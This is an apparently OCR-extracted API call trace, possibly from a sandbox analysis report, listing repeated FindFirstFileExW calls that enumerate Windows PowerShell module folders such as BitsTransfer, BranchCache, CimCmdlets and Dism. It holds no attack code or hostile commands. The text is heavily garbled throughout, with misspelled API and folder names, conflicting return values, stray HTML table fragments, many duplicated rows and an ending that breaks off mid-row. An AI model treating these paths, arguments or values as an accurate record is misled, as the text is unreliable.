Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/Appx*, 0.7b79657c, 0, 0.) Return: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/Appx*, 0.7b79657c, 0, 0.) Return: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/Appx*, 0.7b79657c, 0, 0.) Return: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/BistTransfert*, 0.1b79657c, 0, 0.) Return: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/BistTransfert*, 0.1b79657c, 0, 0.) Return: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/BistTransfert*, 0.1b79657c, 0, 0.) Return: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/Biransfactb.che*) obtains: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32WindowsPowerShelliv1.0Modules/Biransfactb.che*) obtains: ab52a00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Age; (*windri/lisystem32Wi	· · · · · · · · · · · · · · · · · · ·			
Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/Appx**, 0, b79e57c, 0, 0.0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/Appx**, 0, b79e57c, 0, 0.0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/BitsTransfer*), 0, b79e57c, 0, 0.0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/BitsTransfer*), 0, b79e57c, 0, 0.0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/BitsTransfer*), 0, b79e57c, 0, 0.0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/BitsTransfer*), 0, b79e57c, 0, 0.0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/BitsTransfer*), 0, b79e57c, 0, 0, 0) Return: ab52800 2744 1856 Call Fleeystem API API Name: FindFirstFieleEW Args: (%windri%system32WindowsPowerShelliv1.0Modules/DirectAccessClientComponents*), 0, b79e57c, 0, 0, 0) Return: ab52800 2744 1856 Call Fleeystem API A				
Call Filesystem API API Name: FindFirstFileEW Args: (*windri%system32WindowsPowerShelliv1.0Modules/Appx**, 0, b79e57c, 0, 0.0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/BitsTransfert)*, 0, b79e57c, 0, 0.0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/BitsTransfert)*, 0, b79e57c, 0, 0.0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/BitsTransfert)*, 0, b79e57c, 0, 0.0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/BitsTransfert)*, 0, b79e57c, 0, 0.0) Return: ab52400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/BitsTransfert)*, 0, b79e57c, 0, 0.0) Return: ab52400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/BitsTransfert)*, 0, b79e57c, 0, 0.0) Return: ab52400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windri%system32WindowsPowerShelliv1.0Modules/DirectAccess/ClentComponents/*, 0, b79e57c, 0, 0.0) Return: ab52400 2744 1856 Call Filesystem AP				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/Dapx*, 0, b79e57c, 0, 0, 0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/BillsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/BillsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52800 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/BillsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52800 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/BiranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/BiranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/CimCmdlest*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules/DirectAccessClientComponents)*, 0, b79e57c, 0, 0, 0) Return: ab52100 2744 1856 Call Filesystem API </td <td></td> <td></td> <td></td> <td></td>				
Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiBitsTransfert*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiBitsTransfert*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiBitsTransfert*, 0, b79e57c, 0, 0, 0) Return: ab5280 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiBranchCache*, 0, b79e57c, 0, 0, 0) Return: ab5240 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiBranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiCimCmdlesix*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiCimCmdlesix*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windtr%isystem32lWindowsPowerShelliv1.0ModulesiCimCmdlesix*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Fliesystem API </td <td></td> <td></td> <td></td> <td></td>				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\BitsTransfer1*, 0, b79e57c, 0, 0, 0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\Bransfer1*, 0, b79e57c, 0, 0, 0) Return: ab52480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab53480 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab53400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab53400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab52400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: ab52400 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: ab52400 2744 1856				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiBitsTransfert*, 0, b79e5c8, 0, 0, 0) Return: ab52a80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiBranchCachet*, 0, b79e5rc, 0, 0, 0) Return: ab52a80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiBranchCachet*, 0, b79e5rc, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiBranchCachet*, 0, b79e5rc, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiCimCmdletst*, 0, b79e5rc, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiCimCmdletst*, 0, b79e5rc, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiDirectAccessClientComponentsl*, 0, b79e5rc, 0, 0, 0) Return: ab52a80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%laystem32WindowsPowerShelliv1.0ModulesiDirectAccessClientComponentsl*, 0, b79e5rc, 0, 0, 0) Return: ab52a80 2744 1856				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiBranchCachel*, 0, b79e57c, 0, 0, 0) Return: ab52040 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiBranchCachel*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiBranchCachel*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiCmCmdletsi*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiCmCmdletsi*, 0, b79e57c, 0, 0, 0) Return: ab52000 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiDirectAccessClientComponentsi*, 0, b79e57c, 0, 0, 0) Return: ab53100 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiDirectAccessClientComponentsi*, 0, b79e57c, 0, 0, 0) Return: ab53240 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellIv1.0ModulesiDirectAccessClientComponentsi*, 0, b79e56c, 0, 0, 0) Return: ab53240 2744 1856 <				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\BranchCache\t, 0, b.79e57c, 0, 0, 0) Return: ab53160 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\BranchCache\t, 0, b.79e57c, 0, 0, 0) Return: ab53140 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\CimcMidets\t, 0, b79e57c, 0, 0, 0) Return: ab52000 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\CimcCmdlets\t, 0, b79e57c, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\DirectAccessClientComponents\t, 0, b79e57c, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\DirectAccessClientComponents\t, 0, b79e57c, 0, 0, 0) Return: ab52180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\DirectAccessClientComponents\t, 0, b79e57c, 0, 0, 0) Return: ab5240 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/WindowsPowerShelllv1.0Modules\DirectAccessClientComponents\t, 0, b79e5c8, 0, 0, 0) Return: ab5240 2744				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab53140 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c7, 0, 0, 0) Return: ab53140 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c7, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c7, 0, 0, 0) Return: a b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: a b52f80 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: a b52f80 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windi	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab52c40		
API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a b52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a b52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a b52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53080	2744	1856
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets\v1, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: ab52260 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e56c, 0, 0, 0) Return: ab52240 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e56c, 0, 0, 0) Return: ab52240 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e56c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e5c8, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab53180 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5rc, 0, 0, 0) Return: a b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5rc, 0, 0, 0) Return: a b52180 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: a b52180 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d40 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a b5280 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: a b5280 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab5240 Z744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dirm\v1, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a b5280 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: a b5240 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab5240 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52e00 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Dism\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c, 0, 0, 0) Return: ab52d80 Zall Filesyste	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a b52/80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: a b52/80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (\mathred{\text{windir}\	Call Filesystem API		2744	1856
b52/80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: 